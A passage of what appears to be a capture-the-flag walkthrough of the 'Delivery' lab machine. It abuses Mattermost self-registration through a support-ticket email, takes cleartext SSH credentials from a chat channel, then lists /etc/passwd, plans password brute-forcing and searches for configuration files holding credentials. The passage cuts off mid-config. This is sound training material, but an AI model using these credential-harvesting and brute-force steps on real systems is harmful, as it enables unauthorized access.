
Mattermost

All team communication in one place, searchable and accessible anywhere

Don't have an account? Create one now.

I forgot my password.

-> Again we see that we could try and register for it and see if we can sign in.



http://10.10.10.222:8065/signup_email

Mattermost

All team communication in one place, searchable and accessible anywhere

Let's create your account

Already have an account? Click here to sign in.

What's your email address?

Valid email required for sign-up

Choose your username


You can use lowercase letters, numbers, periods, dashes, and underscores.

Choose your password

By proceeding to create your account and use Mattermost, you agree to our Terms of Service and Privacy Policy. If you do not agree, you cannot use Mattermost.

-> Here we see that we could potentially sign up using the email `4298294@delivery.htb` that we previously obtained, so we'll try that.

-> We sign up with the credentials: eric: Delivery123098!



searchable and accessible anywhere

Let's create your account

Already have an account? Click here to sign in.

What's your email address?

4298294@delivery.htb

Valid email required for sign-up

Choose your username

eric

You can use lowercase letters, numbers, periods, dashes, and underscores.


Choose your password

●●●●●●●●●●●●●●●

Your password must contain between 10 and 64 characters made up of at least one lowercase letter, at least one uppercase letter, at least one number, and at least one symbol (e.g. "~!@#$%^&*()").

By proceeding to create your account and use Mattermost, you agree to our Terms of Service and Privacy Policy. If you do not agree, you cannot use Mattermost.

-> Now one thing we noticed is that the tickets can be updated in the support ticket system.
-> Combine with the fact that we can add more information to the ticket by contacting `4298294@delivery.htb`, this shows that the confirmation link wouldn've been sent to ticket system we have accessed to.
-> So, we should look into the page on our ticket system.



Looking for your other tickets?
Sign In or register for an account for the best experience on our help desk.


Delivery box #4298294

Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Eric
Department:	Support	Email:	eric@123.com
Create Date:	5/26/24 11:32 PM	Phone:	123456789

eric posted 5/26/24 11:32 PM

---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065 /do_verify_email?token=mk8h6cu86ed3grym6ym8fey3ndp8apjgmb79azk1pxkcdw48wdge39u9re4gkdwg& email=4298294%40delivery.htb) -------------------- You can sign in from: -------------------- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: https://mattermost.com/download/#mattermostApps (https://mattermost.com/download/#mattermostApps

-> which we see we obtained the confirmation email for the ticket system.



```
http://delivery.htb:8065/login?extra=verified&email=4298294%40delivery.htb
```

Mattermost

All team communication in one place,
searchable and accessible anywhere

✓ Email Verified

4298294@delivery.htb

This connection is not secure. Logins entered here could be compromised. Learn More

Don't have an account? Create one now.


I forgot my password.

-> Clicking into the link showed that we are verified.

-> We can now attempt to login and look for sensitive data.

Exploitation / Lateral movement - Mattermost self-registeration + Cleartext credential disclosure on mattermost web app

- Logging in using our self-registered account, we have the following



http://delivery.htb:8065/internal/channels/town-square

Preview Mode: Email notifications have not been configured.


Welcome to:

Mattermost

Your team communication all in one place, instantly searchable and available anywhere.

Keep your team connected to help them achieve what matters most.

-> Going to the internal channel, we obtained the following



Beginning of Internal

Welcome to Internal!

Post messages here that you want everyone to see. Everyone automatically becomes a permanent member of this channel when they join the team.

December 26, 2020

System 2:25 PM
@root joined the team.

System 2:28 PM
@root updated the channel display name from: Town Square to: Internal

root 2:29 PM
@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!
Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"
(edited)

root 3:58 PM
PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.
(edited)

Today

System 4:52 AM
You joined the team.

-> We obtained the credentials maildeliverer:Youve_G0t_Mail! and that passwords are most likely variants of "PleaseSubscribe!"


- We can now attempted to login as the maildeliver user using ssh

```
ssh maildeliverer@10.10.10.222
```

Enumeration / Information gathering - as maildeliverer on 10.10.10.222

- We first enumerate what users we can brute force, as the hint previously mentioned that passwords are most likely variants of "PleaseSubscribe", so finding what users we can brute force is the first step

```
cat /etc/passwd | grep -v 'false\|nologin'
```




```
maildeliverer@Delivery:~$ cat /etc/passwd | grep -v 'false\|nologin'
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
maildeliverer:x:1000:1000:MailDeliverer,,,:/home/maildeliverer:/bin/bash
mattermost:x:998:998::/home/mattermost:/bin/sh
```

-> We see the players we can brute force are mattermost, sync and root.
-> Now we can check if we can brute force the root user via some method like hydra

- We'll check if we can login as root through reading the config file

```
less /etc/ssh/sshd_config
```




```
#PermitRootLogin prohibit-password
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
```

-> We see that can cannot do root login, so hydra wouldn't work.

- Now we'll look at the configuration file for matter most to hunt for further credentials.

```
find / 2>/dev/null | grep mattermost | grep config
```




```
maildeliverer@Delivery:~$ find / 2>/dev/null | grep mattermost | grep config
/opt/mattermost/config
/opt/mattermost/config/cloud_defaults.json
/opt/mattermost/config/config.json
/opt/mattermost/config/README.md
```

-> The `/opt/mattermost/config/config.json` seems interesting to read.

- Reading the config file for matter most

```
less config.json
```




```
    "SqlSettings": {
        "DriverName": "mysql",
